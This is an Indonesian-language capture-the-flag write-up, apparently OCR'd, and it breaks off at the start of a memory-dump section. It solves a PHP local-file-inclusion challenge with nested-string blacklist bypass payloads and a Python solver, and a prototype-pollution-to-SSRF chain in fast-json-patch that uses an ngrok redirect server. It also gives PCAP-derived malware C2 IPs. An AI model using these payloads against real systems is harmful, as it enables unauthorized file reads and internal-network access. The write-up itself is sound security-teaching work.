
Gak Bahaya Ta?




0xazr
Halcyon

DAFTAR ISI

WEB

baby



Analysis:
Diberikan sebuah website beserta source code nya. Berikut adalah isi dari source code yang diberikan.

```
baby-web
├── docker-compose.yml
├── mysql-data
├── users.sql
└── web
    ├── Dockerfile
    ├── admin.php
    ├── conf
    │   └── mysql.php
    ├── flag
    ├── index.php
    ├── logout.php
    └── pages
        ├── about.php
        ├── docs.php
        ├── login.php
        └── teams.php

5 directories, 12 files
```


Dengan melihat isi dari Dockerfile pada source code tersebut, kita dapat mengetahui letak flag pada server.

```
# omitted due to readability


# Flag!
RUN mkdir /flag_here
```

```
RUN mv flag /flag_here

# omitted due to readability
```

Flag ada pada `**/flag_here/flag**`.

Pada source code tersebut terdapat file `**admin.php**`. Jika kita coba akses pada web browser, seperti ini tampilannya :



Jika kita lihat pada source code file tersebut, terdapat fungsi include() yang dapat kita kontrol value parameternya, artinya kita dapat melakukan LFI untuk mendapatkan flag.

```
# omitted due to readability
<?php
    if(isset($_GET['page'])){
        $blacklist = ['../', 'flag', 'flag_here', 'passwd'];
        $page = $_GET['page'];
        foreach ($blacklist as $b) {
            $page = str_replace($b, '', $page);
        }
        if(strstr($page, "pages") && strstr($page, "php")){
            include($page);
        }else{
            echo "Only include PHP file from pages/ directory!";
        }
    }else{
        echo "Welcome to admin panel!";
    }
?>
# omitted due to readability
```

Namun, terdapat filter pada `**$_GET['page']**` dengan beberapa blacklist, jadinya kita perlu membypass-nya terlebih dahulu. Filter yang digunakan hanyalah menghilangkan string yang sesuai dengan blacklist, artinya jika value dari `**$_GET['page']**` adalah flag. Maka string flag akan dihilangkan. Namun, bagaimana jika value dari `**$_GET['page']**` adalah `**flaflagg**`? String `**flag**` akan dihilangkan dan akan tersisa `**flag**`. Selanjutnya kita akan menggunakan logika yang sama untuk membypass setiap string pada blacklist.

Selain itu, terdapat pengecekan apakah terdapat string `**pages**` dan `**php**` pada `**$_GET['page']**` agar memastikan bahwa user hanya dapat melakukan include page dari direktori `**pages/**` saja. Namun, kita dapat membypass pengecekan tersebut dengan `**pages/php/../../../../../../../../etc/passwd**`.


Exploitation:
Terakhir, kita menggabungkan semua cara bypass filter di atas untuk mendapatkan flag.
Normal Payload : `pages/php/../../../../../..//flag_here/flag`
Final Payload: `pages/php/.../../.../../.../../.../../.../../.../../flflagag_heflflagag_herere/flflagag`

Berikut adalah auto-solver kami :

```
import requests
import re

url =
"http://157.230.247.65:1337/admin.php?page=pages/php/..././..././.../
./..././..././..././flflagag_heflflagag_herere/flflagag"

r = requests.get(url)
print(re.findall(r'flag{.*}', r.text)[0])
```

Flag: flag{basic_web_exploitation_indeed}

hummed-soliloquy



Analysis:
Diberikan sebuah website beserta source code nya. Berikut adalah struktur dari source code yang diberikan :

```
soliloquy
├── backend
│   ├── Dockerfile
│   ├── _package-lock.json
│   ├── app.js
│   ├── node_modules
│   ├── package-lock.json
│   └── package.json
├── docker-compose.yml
├── flag
│   ├── Dockerfile
│   └── index.php
└── frontend
    ├── Dockerfile
    ├── index.php
    └── submit.php

5 directories, 11 files
```


Berikut adalah isi dari file `**docker-compose.yml**`.

```yaml
version: '3'
services:
  frontend:
    build: frontend/
    volumes:
      - ./frontend:/var/www/html
    ports:
      - "3000:3000"
    networks:
      - f2w
  backend:
    build: backend/
    volumes:
      - ./backend:/app
    # ports:
    #   - "3001:3001"
    networks:
      - f2w
      - w2b
  flag:
    build: flag/
```

```
    volumes:
      - ./flag:/var/www/html
    # ports:
    #   - "3002:3002"
    networks:
      - w2b

networks:
  f2w:
    driver: bridge
  w2b:
    driver: bridge
```

Berdasarkan file tersebut, kita dapat mengetahui bahwa terdapat 3 services yang berjalan. Service **frontend** berfungsi menghubungkan user dengan service **backend**. Sementara, service **flag** berisi flag. Kita tidak dapat langsung mengakses service **backend** dan **flag** karena hanya dapat diakses melalui jaringan yang sama.

Pertama-tama, mari kita analisis service **frontend** terlebih dahulu. Berikut adalah tampilan dari service **frontend** :



Form tersebut menerima input dan dapat mengirimkan request ke service **backend** melalui file **submit.php**. Berikut adalah source code dari file **submit.php**

```
<?php
    header("Content-Type: application/json");

    $url = "http://localhost:3001/submit";
    $filtered = [];

    if(!isset($_POST['message']) || $_POST['message'] == ""){
```

```
        $message = ["status" => "Please enter your message."];
        die(json_encode($message));
    }


    foreach ($_POST as $key => $value) {
        // don't mention our internal services!
        if(!strstr($key, 'flag') && !strstr($value, 'flag')){
            $filtered[$key] = $value;
        }
    }
    $data = json_encode($filtered);

    $curl = curl_init($url);
    curl_setopt($curl, CURLOPT_POST, true);
    curl_setopt($curl, CURLOPT_POSTFIELDS, $data);
    curl_setopt($curl, CURLOPT_HTTPHEADER, array('Content-Type:
application/json'));
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($curl, CURLINFO_HEADER_OUT, true);
    $response = curl_exec($curl);

    if ($response === false) {
        $error = curl_error($curl);
        $message = "cURL Error: " . $error;
    } else {
        $message = json_decode($response);
    }

    die(json_encode($message));
?>
```

Berdasarkan file tersebut, kita dapat mengirimkan HTTP POST request beserta JSON data ke endpoint `**/submit**` pada service **backend**. Namun, sebelum mengirimkan request tersebut, terdapat filter untuk memastikan bahwa user tidak dapat mengirimkan JSON data dengan key/value yang mengandung string `**flag**`.

Selanjutnya, kita coba analisis service `**backend**`. Berikut adalah isi dari file **app.js** :

```
const express = require('express');
# omitted due to readability
const jsonpatch = require('fast-json-patch');
```

```
# omitted due to readability
function Payload(){
    this.message = null
}
const payload = new Payload();

// reset payload for every request
# omitted due to readability

app.post('/submit', (req, res) => {
    # omitted due to readability
    let patch = [];

    Object.entries(req.body).forEach(([key, value]) => {
        console.log(key, value);
        // No link modification!
        if(key != "link"){
            patch.push({
                "op": "replace",
                "path": "/" + key,
                "value": value
            })
        }
    });
    jsonpatch.applyPatch(payload, patch)

    if(!payload.link){
        link = "http://localhost:3001/store";
    }else{
        link = payload.link
    }

    axios.post(link, {
        message: payload.message
    }).then(resp => {
        # send back response, omitted due to readability
    }).catch(error => {
        # send error response, omitted due to readability
    })
});
```


```
app.post('/store', (req, res) => {
    // TODO: store the message to our DB, just console it for now tho
    // console.log(req, link)
    const response = {
        "status": "Message has been stored."
    }
    res.setHeader("Content-Type", "application/json");
    res.json(response);
})

// Start the server
# omitted due to readability
```


Terdapat sesuatu yang menarik dari kode di atas, yaitu digunakannya module `fast-json-patch`. Jika kita lihat pada file **package.json**.

```
# omitted due to readability
    "fast-json-patch": "^3.0.0-1"
# omitted due to readability
```

Versi dari module `**fast-json-patch**` adalah **3.0.0-1**. Jika kita mencoba mencari dengan kata kunci `**fast-json-patch vulnerability**` kita akan menemukan beberapa artikel, salah satunya adalah berikut ini https://security.snyk.io/vuln/SNYK-JS-FASTJSONPATCH-3182961. Menurut artikel tersebut, module `**fast-json-patch**` dengan versi **<3.1.1** memiliki celah prototype pollution. Celah tersebut ada pada fungsi **fastjsonpatch.applyPatch()**.

Pada file **app.js** terdapat filter yang memastikan kita agar tidak dapat mengubah variabel **link**, namun kita dapat membypass filter tersebut dengan memanfaatkan celah prototype pollution yang telah kita temukan sebelumnya. Langsung saja, kita coba test untuk mengubah link tersebut ke webhook milik kita.





Sejauh ini, kita berhasil untuk mengganti value dari variabel **link** sesuai yang kita inginkan.

Selanjutnya, kita perlu menganalisis service **flag** terlebih dahulu, berikut adalah isi dari file **index.php** :

```
<?php
    $data = json_decode(file_get_contents("php://input"), TRUE);

    if(isset($data['message'])){
        die("Thank you for your feedback.");
    }
    die("Welcome to our secret service. By the way,
fakeflag{REDACTED}");
?>
```

Berdasarkan source code di atas, untuk mendapatkan flag kita perlu untuk tidak mengirimkan data **message**.

Selanjutnya, kita perlu mencari cara untuk mengakses service **flag**. Kita tidak dapat langsung mengganti link ke http://flag:3002/ karena :

- Pada service **frontend**, terdapat filter yang memastikan user tidak dapat mengirimkan JSON data dengan key/value yang mengandung `**flag**`.
- Pada service **flag**, kita perlu untuk tidak mengirimkan data **message** agar mendapatkan flag.

Exploitation:
Ide kami adalah dengan menggunakan private server untuk meredirect ke http://flag:3002/.
Berikut adalah step-by-step untuk solve soal ini :

1. Buat file index.php dengan isi berikut :

```
<?php
header("Location: http://flag:3002/index.php");
?>
```

2. Jalankan php server dengan command berikut.

```
php -S localhost:1337
```


```
 % php -S localhost:1337
[Mon Jul  3 07:11:18 2023] PHP 8.2.5 Development Server (http://localhost:1337) started
[Mon Jul  3 07:12:00 2023] [::1]:48340 Accepted
[Mon Jul  3 07:12:00 2023] [::1]:48340 [302]: POST /
[Mon Jul  3 07:12:00 2023] [::1]:48340 Closing
```

3. Gunakan ngrok agar dapat diakses oleh internet secara publik.

```
ngrok
```

```
ngrok

Announcing ngrok's Kubernetes Ingress Controller: https://ngrok.com/s/k8s-ingress

Session Status                online
Account                       akuazril12@gmail.com (Plan: Free)
Version                       3.3.1
Region                        Asia Pacific (ap)
Latency                       30ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://79d5-103-47-132-5.ngrok-free.app -> http://localhost:1337

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.00    0.00    0.01    0.01

HTTP Requests
-------------

POST /                         302 Found
```


4. Gunakan link ngrok tersebut untuk mendapatkan flag.



Flag: flag{s4y_th3_qu1et_p4rt_l0ud3r}


FORENSIC

Zigzagoon




Analysis:
Diberikan file PCAP dan kita diminta untuk mencari 2 IP yang menjadi lokasi malware untuk menghubungi pelaku dan mencari "ciri" tertentu mengidentifikasi dirinya ke pelaku.


Langsung saja, kami coba analisis file tersebut dengan menggunakan wireshark. Menurut deskripsi soal, user salah mendownload file yang kemungkinan besar mengandung malware. Untuk itu kami coba analisis protocol HTTP nya terlebih dahulu dengan menggunakan filter `**http**`.



Hasilnya kami menemukan beberapa request yang mencurigakan. Contohnya pada tcp stream 73, kami menemukan indikasi malware yang sedang mencoba menghubungi pelaku.




`iMightJustPayMySelfForAFeature` kemungkinan adalah ciri pelaku yang dimaksud. Kami juga menemukan **`45.15.156.198`** indikasi salah satu dari IP yang dimaksud. Selanjutnya kami juga menemukan request yang lain dari malware tersebut. Request tersebut dikirimkan ke IP **`167.99.47.96`**.



Dengan mengikuti format flag yang ada pada deskripsi soal, kami berhasil mendapatkan flag nya.

Flag: flag{167.99.47.96_45.15.156.198_iMightJustPayMySelfForAFeature}

Memdump Engineer



Analysis:

Diberikan file **memdump.rar** yang berisi file **AZFARCANTIK-PC-20220518-054330.raw**. File tersebut adalah hasil dari proses dump pada sebuah memory. Kita diminta untuk menganalisis file dump tersebut. Kami menggunakan tools volatility2 untuk melakukan analisa pada file ini.

Pertama, kita analisis dulu profile nya terlebih dahulu.

```
index@localhost ~/tools/volatility_2.6_lin64_standalone
